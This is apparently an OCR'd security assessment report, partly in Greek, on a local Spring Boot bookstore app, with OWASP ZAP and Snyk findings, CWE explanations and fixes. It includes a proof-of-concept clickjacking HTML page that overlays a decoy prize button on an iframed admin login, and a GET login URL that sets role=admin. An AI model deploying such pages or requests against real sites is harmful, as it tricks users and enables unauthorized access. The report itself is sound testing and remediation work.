http://localhost:8080/login;jsessionid=6CB5E939C64F1FB3BD7AFD9A6F7D7FBF
Content-Language: en-US
Content-Length: 0
Date: Sun, 03 Aug 2025 17:48:52 GMT
Keep-Alive: timeout=60
Connection: keep-alive
```


CWE-1021: Improper Restriction of Rendered UI Layers (Clickjacking)

SEVERITY: MEDIUM

This application is vulnerable to clickjacking because it does not implement X-Frame-Options HTTP header. Those headers tell the browser whether a page can be loaded from an iframe or not.

Source Code Location

Class SecurityConfiguration is missing the security filter chain HttpSecurity configuration for X-Frame-Options.



- Ειδοποιήσεις (19)
  - External Redirect (4)
  - SQL Injection (9)
  - SQL Injection - Authentication Bypass (2)
  - Absence of Anti-CSRF Tokens (732)
  - Buffer Overflow (8)
  - Content Security Policy (CSP) Header Not Set (12)
  - Missing Anti-clickjacking Header (12)
    - GET: http://localhost:8080
    - GET: http://localhost:8080/
    - GET: http://localhost:8080/books
    - GET: http://localhost:8080/books/1
    - GET: http://localhost:8080/cart
    - GET: http://localhost:8080/login
    - GET: http://localhost:8080/login;jsessionid=0998BD5C2DB
    - GET: http://localhost:8080/login;jsessionid=A8C13495C91
    - GET: http://localhost:8080/new
    - GET: http://localhost:8080/register
    - POST: http://localhost:8080/login
    - POST: http://localhost:8080/register
  - Session ID in URL Rewrite (2)
  - XSLT Injection (34)
  - Application Error Disclosure (2)

Missing Anti-clickjacking Header

URL:	http://localhost:8080/login;jsessionid=A8C13495C917EC964D1708C358182CB5
Ρίσκο:	Medium
Εμπιστοσύνη:	Medium
Παράμετρος:	x-frame-options
Επίθεση:	
Αποδεικτικά στοιχεία:	
CWE ID:	1021
WASC ID:	15
Πηγή:	Παθητική (10020 - Anti-clickjacking Header)
Alert Reference:	10020-1
Input Vector:	


Περιγραφή:

The response does not protect against 'ClickJacking' attacks. It should include either Content-Security-Policy with 'frame-ancestors' directive or X-Frame-Options.


Άλλες Πληροφορίες:

Λύση:

Modern Web browsers support the Content-Security-Policy and X-Frame-Options HTTP headers. Ensure one of them is set on all web pages returned by your site/app.
If you expect the page to be framed only by pages on your server (e.g. it's part of a FRAMESET) then you'll want to use SAMEORIGIN, otherwise



```
                color: white;
                cursor: pointer;
                pointer-events: all; /* Make this clickable */
            }
        </style>
    </head>
    <body>
        <iframe src="http://localhost:8080/login"></iframe>
        <div class="overlay">
            Click this button for a HUGE PRIZE!
        </div>
        <!-- This button is designed to align with the 'Login as Admin' button on the iframe -->
        <button class="trick-button">Win $$$</button>
    </body>
</html>
```



file:///C:/Users/jimbo/OneDrive/Desktop/malicious_clickjacking_page.html

BEHIND IS http://localhost:8080/

Please fill out this field.

Click this butt Win $$$ UGE PRIZE!

CWE-550: Application Error Disclosure

SEVERITY: LOW

**Also Is linked to CWE-1295: Information Disclosure (Debug Error Messages)*


As discussed on the CWE-756, this application is missing the error page and is configured to show the warning messages to the client. For the same reasons as in CWE-756, this raises a vulnerability issue.

Source Code Location

The application lacks a global error handling mechanism such as @ControllerAdive, or custom error page for all 500 errors), to sanitize these sensitive Java message to the client.

Exploitation – Automated-Authenticated Scan

ZAP automated scan detected this vulnerability when tried to access this example page:
http://localhost:8080/save , that triggered a 500 internal error.



- Ειδοποιήσεις (19)
  - External Redirect (4)
  - SQL Injection (9)
  - SQL Injection - Authentication Bypass (2)
  - Absence of Anti-CSRF Tokens (734)
  - Buffer Overflow (8)
  - Content Security Policy (CSP) Header Not Set (14)
  - Missing Anti-clickjacking Header (13)
  - Session ID in URL Rewrite (3)
  - XSLT Injection (34)
  - Application Error Disclosure (2)
    - GET: http://localhost:8080/books/1
    - POST: http://localhost:8080/save
  - Cookie without SameSite Attribute (5)
  - Information Disclosure - Debug Error Messages (2)
  - X-Content-Type-Options Header Missing (14)
  - Authentication Request Identified (13)
  - GET for POST
  - Information Disclosure - Suspicious Comments (9)
  - Session Management Response Identified (7)
  - User Agent Fuzzer (336)
  - User Controllable HTML Element Attribute (Potential XSS) (1(


Application Error Disclosure

URL: http://localhost:8080/save
Ρίσκο: Low
Εμπιστοσύνη: Medium
Παράμετρος:
Επίθεση:
Αποδεικτικά στοιχεία: HTTP/1.1 500
CWE ID: 550
WASC ID: 13
Πηγή: Παθητική (90022 - Application Error Disclosure)
Input Vector:


Περιγραφή:
This page contains an error/warning message that may disclose sensitive information like the location of the file that produced the unhandled exception. This information can be used to launch further attacks against the web application. The alert could be a false positive if the

Άλλες Πληροφορίες:

Λύση:
Review the source code of this page. Implement custom error pages. Consider implementing a mechanism to provide a unique error reference/identifier to the client (browser) while logging the details on the server side and not exposing them to the user.



```
2025-07-26T00:19:18.553+03:00  INFO 2772 --- [Persistency] [nio-8080-exec-1] o.s.web.servlet.DispatcherServlet        : Initializing Servlet 'dispat
2025-07-26T00:19:18.556+03:00  INFO 2772 --- [Persistency] [nio-8080-exec-1] o.s.web.servlet.DispatcherServlet        : Completed initialization in
2025-07-26T01:03:21.412+03:00  WARN 2772 --- [Persistency] [nio-8080-exec-9] .w.s.m.s.DefaultHandlerExceptionResolver : Resolved [org.springframewor
2025-07-26T01:03:40.886+03:00  WARN 2772 --- [Persistency] [io-8080-exec-10] .w.s.m.s.DefaultHandlerExceptionResolver : Resolved [org.springframewor
2025-07-26T01:03:52.084+03:00  WARN 2772 --- [Persistency] [nio-8080-exec-1] .w.s.m.s.DefaultHandlerExceptionResolver : Resolved [org.springframewor
```



Whitelabel Error Page

This application has no explicit mapping for /error, so you are seeing this as a fallback.

```
Sat Jul 26 01:03:52 EEST 2025
There was an unexpected error (type=Method Not Allowed, status=405).
Method 'GET' is not supported.
org.springframework.web.HttpRequestMethodNotSupportedException: Request method 'GET' is not supported
	at org.springframework.web.servlet.mvc.method.RequestMappingInfoHandlerMapping.handleNoMatch(RequestMappingInfoHandlerMapping.java:267)
	at org.springframework.web.servlet.handler.AbstractHandlerMethodMapping.lookupHandlerMethod(AbstractHandlerMethodMapping.java:441)
	at org.springframework.web.servlet.handler.AbstractHandlerMethodMapping.getHandlerInternal(AbstractHandlerMethodMapping.java:382)
	at org.springframework.web.servlet.mvc.method.RequestMappingInfoHandlerMapping.getHandlerInternal(RequestMappingInfoHandlerMapping.java:127)
	at org.springframework.web.servlet.mvc.method.RequestMappingInfoHandlerMapping.getHandlerInternal(RequestMappingInfoHandlerMapping.java:68)
	at org.springframework.web.servlet.handler.AbstractHandlerMapping.getHandler(AbstractHandlerMapping.java:509)
	at org.springframework.web.servlet.DispatcherServlet.getHandler(DispatcherServlet.java:1284)
	at org.springframework.web.servlet.DispatcherServlet.doDispatch(DispatcherServlet.java:1065)
	at org.springframework.web.servlet.DispatcherServlet.doService(DispatcherServlet.java:979)
	at org.springframework.web.servlet.FrameworkServlet.processRequest(FrameworkServlet.java:1014)
	at org.springframework.web.servlet.FrameworkServlet.doGet(FrameworkServlet.java:903)
	at jakarta.servlet.http.HttpServlet.service(HttpServlet.java:564)
	at org.springframework.web.servlet.FrameworkServlet.service(FrameworkServlet.java:885)
	at jakarta.servlet.http.HttpServlet.service(HttpServlet.java:658)
```

CWE-16: Configuration (GET for POST)

SEVERITY: LOW


It is not a direct weakness, but it a misconfiguration that may lead the framework or the application vulnerable because of future changes. An attacker could easily login to website using this link: http://localhost:8080/login?password=jim&role=admin&username=jim

Source Code Location

controller.LoginController.java: Line 25 that uses GET for login action.

Exploitation – Automated-Authenticated Scan

OWASP ZAP successfully sent a GET http://localhost:8080/login?password=jim&role=admin&username=jim . This request was originally observed as a POST and is also accepted as a GET.



- Ειδοποιήσεις (19)
  - External Redirect (4)
  - SQL Injection (9)
  - SQL Injection - Authentication Bypass (2)
  - Absence of Anti-CSRF Tokens (734)
  - Buffer Overflow (8)
  - Content Security Policy (CSP) Header Not Set (14)
  - Missing Anti-clickjacking Header (13)
  - Session ID in URL Rewrite (3)
  - XSLT Injection (34)
  - Application Error Disclosure (2)
  - Cookie without SameSite Attribute (5)
  - Information Disclosure - Debug Error Messages (2)
  - X-Content-Type-Options Header Missing (14)
  - Authentication Request Identified (13)
  - GET for POST
    - GET: http://localhost:8080/login
  - Information Disclosure - Suspicious Comments (9)
  - Session Management Response Identified (7)
  - User Agent Fuzzer (336)
  - User Controllable HTML Element Attribute (Potential XSS) (1

GET for POST

URL:	http://localhost:8080/login
Ρίσκο:	Informational
Εμπιστοσύνη:	High
Παράμετρος:	
Επίθεση:	
Αποδεικτικά στοιχεία:	GET http://localhost:8080/login?password=jim&role=admin&username=jim HTTP/1.1
CWE ID:	16
WASC ID:	20
Πηγή:	Ενεργοποίηση (10058 - GET for POST)
Input Vector:	

Περιγραφή:

A request that was originally observed as a POST was also accepted as a GET. This issue does not represent a security weakness unto itself, however, it may facilitate simplification of other attacks. For example if the original POST is subject to Cross-Site Scripting (XSS),

Άλλες Πληροφορίες:

Λύση:

Ensure that only POST is accepted where POST is expected.

CWE-615: Informational Disclosure (Suspicious Comments)

SEVERITY: LOW


Application has comments on its HTML RESPONSES. Comments are not malicious, but they might disclose information about the application.

SOURCE CODE LOCATION


login.html: Comments such as <!-- Admin Login -->

EXPLOITATION – AUTOMATED-AUTHENTICATED SCAN

Although OWASP automated scan discovered this vulnerability, it is easily visible by inspecting the elements of the html (e.g. on Mozilla right click -> Inspect (Q)).



```
<h1>Welcome to the Books Store</h1>

<div class="center" style="gap: 2rem; flex-direction: row; flex
    <!-- Admin Login -->
    <div>
        <h2>Admin Login</h2>
        <form action="/login" method="post">
            <input type="hidden" name="role" value="admin" />
            <label>Username:</label>
            <input type="text" name="username" required />

            <label>Password:</label>
            <input type="password" name="password" required />

            <button type="submit">Login as Admin</button>
        </form>
    </div>

    <!-- Customer Login -->
```



- Ειδοποιήσεις (19)
  - External Redirect (4)
  - SQL Injection (9)
  - SQL Injection - Authentication Bypass (2)
  - Absence of Anti-CSRF Tokens (736)
  - Buffer Overflow (8)
  - Content Security Policy (CSP) Header Not Set (15)
  - Missing Anti-clickjacking Header (14)
  - Session ID in URL Rewrite (4)
  - XSLT Injection (34)
  - Application Error Disclosure (2)
  - Cookie without SameSite Attribute (5)
  - Information Disclosure - Debug Error Messages (2)
  - X-Content-Type-Options Header Missing (15)
  - Authentication Request Identified (13)
  - GET for POST
    - GET: http://localhost:8080/login
  - Information Disclosure - Suspicious Comments (10)
    - GET: http://localhost:8080
    - GET: http://localhost:8080/
    - GET: http://localhost:8080/books
    - GET: http://localhost:8080/login
    - GET: http://localhost:8080/login;jsessionid=0998BD5C2D

Information Disclosure - Suspicious Comments

URL:	http://localhost:8080/login;jsessionid=A8C13495C917EC964D1708C35818 2CB5
Ρίσκο:	Informational
Εμπιστοσύνη:	Medium
Παράμετρος:	
Επίθεση:	
Αποδεικτικά στοιχεία:	Admin
CWE ID:	615
WASC ID:	13
Πηγή:	Παθητική (10027 - Information Disclosure - Suspicious Comments)
Input Vector:	

Περιγραφή:

The response appears to contain suspicious comments which may help an attacker.

Άλλες Πληροφορίες:

The following pattern was used: \bADMIN\b and was detected in likely comment: "<!-- Admin Login -->", see evidence field for the suspicious comment/snippet.

Λύση:

Remove all comments that return information that may help an attacker and fix any underlying problems they refer to.

A06:2021 Vulnerable and Outdated Components

CWE-190: Integer Overflow or Wraparound (via Tomcat Embed Core)

SEVERITY: HIGH


This application uses some third-party libraries that have some known security vulnerabilities and are identified from static analysis. The vulnerable components introduce security risks though their inherited flaws. There is an integer flaw or wraparound issue. This flaw may affect file uploads on servelet containers. The attacker could make malicious form-data requests with Content-Length headers, that can lead to integer overflow vulnerabilities, bypassing file size restrictions and cause memory issues. Snyk suggests updating org.apache.tomcat.embed:tomcat-embed-core on versions 9.0.107, 10.1.43, 11.0.9 or higher.

SOURCE CODE LOCATION

pom.xml: org.apache.tomcat.embed:tomcat-embed-core library is of version 10.1.42 and is a transitive dependency of org.sringframework.boot:spring-book-starter-web@3.5.3

EXPLOITATION – SNYK SCAN – CVE-2025-30705 HIGH SEVERITY

There was no file upload functionality on this project, thus direct exploitation couldn't be done. If there was such a functionality, this could be exploited by bypassing size limits and denial of service. The vulnerability is present though and needs attention.



```
<dependency>
    <groupId>org.springframework.boot</groupId>
    <artifactId>spring-boot-starter-web</artifactId>Issues: 2 | High: 2
</dependency>
<dependency>
    <groupId>org.springframework.boot</groupId>
    <artifactId>spring-boot-devtools</artifactId>
```

12: Allocation of Resources Without Limits or T
'ault Permissions
12: Integer Overflow or Wraparound

H Allocation of Resources Without Limits or Throttling

Issue | CVE-2025-53506 | CWE-770 | CVSS 8.7 | SNYK-JAVA-ORGAPACHETOMCATEMBED-10676855

Learn about this issue type

Vulnerable module	org.apache.tomcat.embed:tomcat-embed-core
Introduced through	org.springframework.boot:spring-boot-starter-web@3.5.3
Fixed in	org.apache.tomcat.embed:tomcat-embed-core@9.0.107, 10.1.43, 11.0.9
Exploit maturity	Not Defined

Detailed paths
